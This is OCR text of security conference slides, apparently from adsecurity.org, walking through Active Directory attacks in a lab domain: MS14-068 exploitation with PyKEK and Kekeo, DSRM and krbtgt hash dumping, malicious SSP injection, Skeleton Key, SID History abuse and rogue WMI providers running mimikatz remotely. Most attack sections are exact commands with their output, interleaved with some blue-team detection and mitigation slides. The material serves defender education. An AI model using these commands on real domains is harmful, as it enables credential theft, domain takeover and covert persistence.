
Benjamin Delpy @gentilkiwi · 22h

Moar Keys!#dcsync #kekeo

* Supplemental Credentials (Kerb)

* FQDN, domain & short name support

github.com/gentilkiwi/kek...



**Impersonate a Domain Controller
to get password hashes!**

Blue Team Response: Credential Theft

- Detection: *Difficult*
- Mitigation:
 - Protect admin credentials
 - Admins only logon to specific systems
 - Limit Service Account rights/permissions
 - Set all admin accounts to “sensitive & cannot be delegated”
 - Separate Admin workstations for administrators (locked-down & no internet).

MS14-068: (Microsoft) Kerberos Vulnerability

- ✦ MS14-068 (CVE-2014-6324) Patch released 11/18/2014
- ✦ Domain Controller Kerberos Service (KDC) didn't correctly validate the PAC checksum.
- ✦ Effectively re-write user ticket to be a Domain Admin.
- ✦ Own AD in 5 minutes



Gavin Millard @gmillard · 11h

MS14-068 in the real world.

"Welcome Captain. Would you like a coffee before you take off"

#infosec



<http://adsecurity.org/?tag=ms14068>

31 12

searchvietnam (@pyroteks)

MS14-068 (PyKEK 12/5/2014)

```
c:\Temp\pykek>ms14-068.py -u bobafett@lab.adsecurity.org -p Password99! -s S-1-5-21-147329127-1617 -d adsd02.lab.adsecurity.org
[+] Building AS-REQ for adsd02.lab.adsecurity.org... Done!
[+] Sending AS-REQ to adsd02.lab.adsecurity.org... Done!
[+] Receiving AS-REP from adsd02.lab.adsecurity.org... Done!
[+] Parsing AS-REP from adsd02.lab.adsecurity.org... Done!
[+] Building TGS-REQ for adsd02.lab.adsecurity.org... Done!
[+] Sending TGS-REQ to adsd02.lab.adsecurity.org... Done!
[+] Receiving TGS-REP from adsd02.lab.adsecurity.org... Done!
[+] Parsing TGS-REP from adsd02.lab.adsecurity.org... Done!
[+] Creating ccache file 'TGT_bobafett@lab.adsecurity.org.ccache'... Done!
```

```
nimikatz(commandline) # kerberos::ptc c:\temp\pykek\TGT_bobafett@lab.adsecurity.org
```

```
Principal : <01> : bobafett ; @ LAB.ADSECURITY.ORG
```

```
Data 0
```

```
Start/End/MaxRenew: 2/8/2015 7:54:18 PM ; 2/9/2015 5:54:18 AM ; 2/15/2015 5:54:18 AM
Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Target Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
Client Name (01) : bobafett ; @ LAB.ADSECURITY.ORG
Flags 50a00000 : pre_authent ; renewable ; proxiable ; forwardable ;
Session Key : 0x000000017 - rc4_hmac_nt
04f2a374032b0477c6195fdac06721c5
Ticket : 0x000000000 - null ; kono = 2 [..
* Injecting ticket : OK
```

```
nimikatz(commandline) # exit
```

```
Bye!
```

```
c:\Temp\pykek>net use \\adsd02.lab.adsecurity.org\admin$
The command completed successfully.
```

MS14-068 Kekeo Exploit

```
PS C:\temp\kekeo> .\ms14068.exe /domain:lab.adsecurity.org /user:JoeUser /password:

.#####.   MS14-068 POC 1.1 (x86) release "Kiwi en C" (Apr 19 2015 00:51:32)
.## ^ ##.
## < \ ##   /* * *
## < \ ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com                (oe.eo)
'#####'   ... with thanks to Tom Maddock & Sylvain Monne * * */

[KDC] 'ADSDC01.lab.adsecurity.org' will be the main server
[AUTH] Impersonation
[KDC] 3 server(s) in list
[SID/RID] 'JoeUser @ lab.adsecurity.org' must be translated to SID/RID

user       : JoeUser
domain     : lab.adsecurity.org
password   : ***
sid        : S-1-5-21-1583770191-140008446-3268284411
rid        : 1111
key        : 7c08d63a2f48f045971bc2236ed3f3ac (rc4_hmac_nt)
ticket     : ** Pass The Ticket **
  [level 1] Reality          (AS-REQ)
  [level 2] Van Chase        (PAC TIME)
    * PAC generated
    * PAC ""signed""
  [level 3] The Hotel        (TGS-REQ)
  [level 4] Snow Fortress    (TGS-REQ)
    * ADSDC01 : KDC_ERR_SUMTYPE_NOSUPP (15)
    * ADSDC02 : [level 5] Limbo ? (KRB-CRED) : * Ticket successfully submitted for
Auto inject BREAKS on first Pass-the-ticket
PS C:\temp\kekeo> net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

User to Admin in 5 Minutes?



Sean Metcalf (@Pyrotek3)

Blue Team Response: MS14-068

Detection:

- IDS Signature for Kerberos AS-REQ & TGS-REQ both containing “Include PAC: False”

Mitigation:

- Patch servers with KB3011780 before running DCPromo – patch the server build.
- Check patch status before running DCPromo

```
PS C:\> Get-Hotfix KB3011780
```

Source	Description	HotFixID	InstalledBy
ADSDC01	Security Update	KB3011780	ADSECLAB\ADSAdmin

Advanced Persistence



Sneaky AD Persistence Tricks

(Attacker has DA access for 5 minutes)

- ✦ DSRM
- ✦ SSP
- ✦ Skeleton Key
- ✦ SID History
- ✦ Custom WMI Provider
- ✦ PowerShell Empire
- ✦ Kerberos Ticket Forging
- ✦ Local Policy
- ✦ Logon Scripts
- ✦ Group Policy
- ✦ Scheduled Tasks
- ✦ WMI
- ✦ Output | SYSVOL

DSRM? What's DSRM?

- Directory Services Restore Mode
- “Break glass” access to DC
- DSRM password set when DC is promoted
- Rarely changed.
- Password Change Process?

DSRM = DC Local Admin

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /name:DSRMTest /inject
Domain : ADSECLAB / S-1-5-21-1387203482-2957264255-828990924

RID : 000019ff (6655)
User : DSRMTest

* Primary
  LM :
  NTLM : 2b391dfc6690cc38547d74b8bd8a5b49

Local SID : S-1-5-21-1331046607-2692604167-2982842593

SAMKey : d883f7de41c65ec1ca6a2c104e623ab7

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 2b391dfc6690cc38547d74b8bd8a5b49

RID : 000001f5 (501)
User : Guest
LM :
NTLM :
```

Using DSRM Creds


- Reboot to DSRM
- Access DSRM without Rebooting (2k8+)
 - DsrmAdminLogonBehavior = 1
 - Stop Active Directory (ntds) service
 - Console logon (not RDP)

Using DSRM Creds

- Access DSRM without Rebooting (2k8+)
 - DsrmAdminLogonBehavior = 2
 - ~~Stop Active Directory (ntds) service~~
 - Console logon (not RDP)

Using DSRM Creds Over the Network

- Console logon:
 - VMWare Remote Console
 - (TCP 903)
 - Hyper-V VM Connection
 - (TCP 5900)
- ILO / Lights Out
- Network KVM



```
Name : adshYPE01
ObjectClass : computer
ObjectGUID : 3f8958e4-b8b7-4b38-b924-47846c6c8472
SamAccountName : adshYPE01$
serviceprincipalname : Microsoft Virtual Console Service/adshYPE01.lab.adsecurity.org
WSMAN/adshYPE01.lab.adsecurity.org, TERMSRV/adshYPE01.lab.adsecurity.org
```

Malicious Security Service Provider (SSP)

```
PS C:\> c:\temp\enable-mimissp.ps1
Copying Mimikatz SSP DLL to c:\windows\system32 ...
mimilib.dll successfully copied.
Current SSP config:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u
Adding Mimikatz
Updated system
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u
mimilib
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug
#####. mimikatz 2.0 alpha (x64) release "Kiwi
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@
'## v ##' http://blog.gentilkiwi.com/mimikatz
'#####' with :

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =>
```

Malicious Security Service Provider (SSP)

The image shows a Windows Explorer window with the address bar set to `Local Disk (C:) > Windows > System32`. The search bar contains `Search System32`. Below the address bar, there are buttons for `Open with...` and `New folder`. A table lists files in the current directory:

Name	Date modified	Size	Type
<code>miguiresource.dll</code>	7/13/2009 9:41 PM	178 KB	Application extension
<code>mimefilt.dll</code>	11/20/2010 10:24 PM	41 KB	Application extension
<code>mimilib.dll</code>	6/28/2015 8:00 PM	28 KB	Application extension

Below the file list, the left pane shows a tree view of folders: `SSO`, `SspiCache`, `LsaExtensionConfig`, `LsaInformation`, `MediaInterfaces`, `MediaProperties`, `MPDEV`, `MSDTC`, and `MUI`. The right pane shows a list of registry values:

<code>LimitBlankPasswo...</code>	REG_DWORD	0x00000001 (1)
<code>LsaPid</code>	REG_DWORD	0x000001fc (508)
<code>NoLmHash</code>	REG_DWORD	0x00000001 (1)
<code>Notification Pack...</code>	REG_MULTI_SZ	scedi rassfm
<code>ProductType</code>	REG_DWORD	0x00000008 (8)
<code>restrictanonymous</code>	REG_DWORD	0x00000000 (0)
<code>restrictanonymou...</code>	REG_DWORD	0x00000001 (1)
<code>SecureBoot</code>	REG_DWORD	0x00000001 (1)
<code>Security Packages</code>	REG_MULTI_SZ	kerberos msv1_0 schannel wdigest tspkg pku2l mimilib

The address bar at the bottom shows the path: `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`.

Malicious Security Service Provider (SSP)

The image shows a Windows Security Editor (SecEdit) window and a Notepad window. The SecEdit window displays a tree view of the local machine's security policies, with the 'MACHINE' folder expanded to show the 'SecEdit' folder. The Notepad window shows the contents of the 'GptTmpl.inf' file, which is a Group Policy Template (GPT) file. The file contains a list of security settings, including password complexity, history, and Kerberos policy settings.

SecEdit Window:

- Path: MACHINE > Microsoft > Windows NT > SecEdit
- File: GptTmpl.inf

GptTmpl.inf - Notepad:

```
[[Unicode]
Unicode=yes
[System Access]
MinimumPasswordAge = 1
MaximumPasswordAge = 42
MinimumPasswordLength = 7
PasswordComplexity = 1
PasswordHistorySize = 24
LockoutBadCount = 0
RequireLogonToChangePassword = 0
ForceLogoffwhenHourExpire = 0
ClearTextPassword = 0
LSAAnonymousNameLookup = 0
[Kerberos Policy]
MaxTicketAge = 10
MaxRenewAge = 7
MaxServiceAge = 600
MaxClockskew = 5
```

Malicious Security Service Provider (SSP)

The image shows a Windows Explorer window displaying the file system path: Machine > Microsoft > Windows NT > SecEdit. The left pane shows a tree view with folders for Network, adsc02, NETLOGON, SYSVOL, lab.adsecurity.org, Policies, Machine, Microsoft, and Windows NT. The right pane shows a file named GptTmpl.inf, last modified on 6/17/2015 at 10:25 PM, with a type of Setup In.

Below the Explorer window is a Notepad window titled "GptTmpl.inf - Notepad". The text in the Notepad window is as follows:

```
File Edit Format View Help
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE) gNMBP#tx)!khsU=`w>MQ:@b8
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE) gNMBP#tx)!khsU=`w>MQ:@b8
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE) gNMBP#tx)!khsU=`w>MQ:@b8
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE) gNMBP#tx)!khsU=`w>MQ:@b8
[00000000:000003e4] [00000005] ADSECLAB\ADSDC02$ (NETWORK SERVICE) gNMBP#tx)!khsU=`w>MQ:@b8
[00000000:00021133] [00000002] ADSECLAB\ADSAdministrator (ADSAdministrator) Password99!
[00000000:000003e7] [00000005] ADSECLAB\ADSDC02$ (SYSTEM) gNMBP#tx)!khsU=`w>MQ:@b8H6T]$(\_^
```

Skeleton Key

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::skeleton"

.#####.      mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 16 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
```

Skeleton Key

- Account authentication success! With 2 different passwords?

```
C:\Users\JoeUser>net use k: \\admswin2k8r2.lab.adsecurity.org\shared Password99! /user:Admin@lab
The command completed successfully.

C:\Users\JoeUser>net use * /delete
You have these remote connections:

        K:          \\admswin2k8r2.lab.adsecurity.org\shared
Continuing will cancel the connections.

Do you want to continue this operation? (Y/N) [N]: y
The command completed successfully.

C:\Users\JoeUser>net use k: \\admswin2k8r2.lab.adsecurity.org\shared mimikatz /user:Admin@lab
The command completed successfully.

C:\Users\JoeUser>_
```

SID History

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator"

.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz                 (oe.eo)
'#####'                                     with 15 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
* ADSAdministrator      OK
```

SID History

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof

DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName        :
MemberOf         : {}
Name             : BobaFett
ObjectClass      : user
ObjectGUID       : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName   : BobaFett
SID              : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory       : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname          :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

SID History -> Domain Exploitation

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\BobaFett> whoami
adseclab\bobafett
PS C:\Users\BobaFett> Enter-PSSession -ComputerName adsd03.lab.adsecurity.org
[adsd03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> whoami
adseclab\bobafett
[adsd03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> c:\temp\mimikatz\Mimikatz
btgt" exit

.#####.      mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 15 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 5 credentials
* rc4_hmac_nt      : 1a33736fd25ad06dd9c61310173bc326
* rc4_hmac_old    : 1a33736fd25ad06dd9c61310173bc326
* rc4_md4         : 1a33736fd25ad06dd9c61310173bc326
* aes256_hmac     : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7
* aes128_hmac     : 2433f1c6d10a2d466294ff983a625956

mimikatz(commandline) # exit
Bye!
[adsd03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> _
```

Sneaky WMI: WMI Class “Normal Usage”

```
PS C:\temp\EvilWMI> Get-WMIObject Win32_NetConnection | select LocalAddress,LocalPort,RemoteAddress,Status | format-table
```


LocalAddress	LocalPort	RemoteAddress	RemotePort	Protocol
172.16.11.12	5722	172.16.11.13	64836	TCP
172.16.11.12	49155	172.16.11.13	61421	TCP
172.16.11.12	49251	172.16.11.13	54726	TCP
172.16.11.12	57232	172.16.11.13	445	TCP
0.0.0.0	88		0	TCP
0.0.0.0	135		0	TCP
0.0.0.0	389		0	TCP
0.0.0.0	445		0	TCP
0.0.0.0	464		0	TCP
0.0.0.0	593		0	TCP
0.0.0.0	636		0	TCP
0.0.0.0	3268		0	TCP
0.0.0.0	3269		0	TCP
0.0.0.0	3389		0	TCP
0.0.0.0	5722		0	TCP
0.0.0.0	5985		0	TCP
0.0.0.0	9389		0	TCP
0.0.0.0	47001		0	TCP
0.0.0.0	49152		0	TCP
0.0.0.0	49153		0	TCP
0.0.0.0	49154		0	TCP
0.0.0.0	49155		0	TCP
0.0.0.0	49157		0	TCP
0.0.0.0	49158		0	TCP
0.0.0.0	49164		0	TCP
0.0.0.0	49226		0	TCP
127.0.0.1	53		0	TCP
172.16.11.12	53		0	TCP
172.16.11.12	139		0	TCP
0.0.0.0	123		0	UDP
0.0.0.0	5255		0	UDP

<https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider>

Sneaky WMI: Arbitrary Command Execution

```
PS C:\temp\EvilWMI> Invoke-WMIMethod -Class Win32_NetConnection -Name RunPs -ArgumentList 'c:\temp\mimikatz  
"privilege::debug" "sekurlsa::krbtgt" exit', $NULL
```

```
___GENUS           : 2  
___CLASS           : __PARAMETERS  
___SUPERCLASS      :  
___DYNASTY         :  
___RELPATH         :  
___PROPERTY_COUNT : 1  
___DERIVATION      : {}  
___SERVER          :  
___NAMESPACE      :  
___PATH           :  
ReturnValue       : .#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun  
  .## ^ ##.  
  ## / \ ## /* * *  
  ## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi  
  '## v ##' http://blog.gentilkiwi.com/mimikatz  
  '#####' with 16 module  
  
mimikatz(commandline) # privilege::debug  
Privilege '20' OK  
  
mimikatz(commandline) # sekurlsa::krbtgt  
  
Current krbtgt: 6 credentials  
* rc4_hmac_nt : 1a33736fd25ad06dd9c61310173bc326  
* rc4_hmac_old : 1a33736fd25ad06dd9c61310173bc326  
* rc4_md4 : 1a33736fd25ad06dd9c61310173bc326  
* aes256_hmac : 20d7c5cef8eafb478e79e86ecb6ba1ca  
* aes128_hmac : 2433f1c6d10a2d466294ff983a625956  
* des_cbc_md5 : f1f82968baa1f137  
  
mimikatz(commandline) # exit  
Bye!
```



Sneaky WMI v2: Remote Command Execution

```
PS C:\> Invoke-WmiMethod -Namespace root\cimv2 -Class Win32_DCOMSystemIntegration -
ull -Computer ADSDC01.lab.adsecurity.org

__GENUS           : 2
__CLASS           : __PARAMETERS
__SUPERCLASS     : 
__DYNASTY         : __PARAMETERS
__RELPATH        : 
__PROPERTY_COUNT  : 1
__DERIVATION     : {}
__SERVER         : 
__NAMESPACE      : 
__PATH           : 
ReturnValue       : nt authority\system
```

Casey Smith (@subtee)

<https://github.com/subTee/EvilWMIProvider>

Sneaky WMI v2: Remote Command Execution

```
PS C:\> Invoke-WmiMethod -Namespace root\cimv2 -Class Win32_DCOMSystemIntegration -Name RunPS -ArgumentList mimikatz\mimikatz.exe 'sekurlsa::krbtgt' exit', $null -Computer ADSDC01.lab.adsecurity.org
```

```
__GENUS           : 2
__CLASS           : __PARAMETERS
__SUPERCLASS     : 
__DYNASTY        : __PARAMETERS
__RELPATH        : 
__PROPERTY_COUNT : 1
__DERIVATION     : {}
__SERVER         : 
__NAMESPACE     : 
__PATH           : 
ReturnValue      : .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
                  .## ^ ##.
                  ## / \ ##  /* * *
                  ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
                  '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
                  '#####'                                     with 16 modules * * */

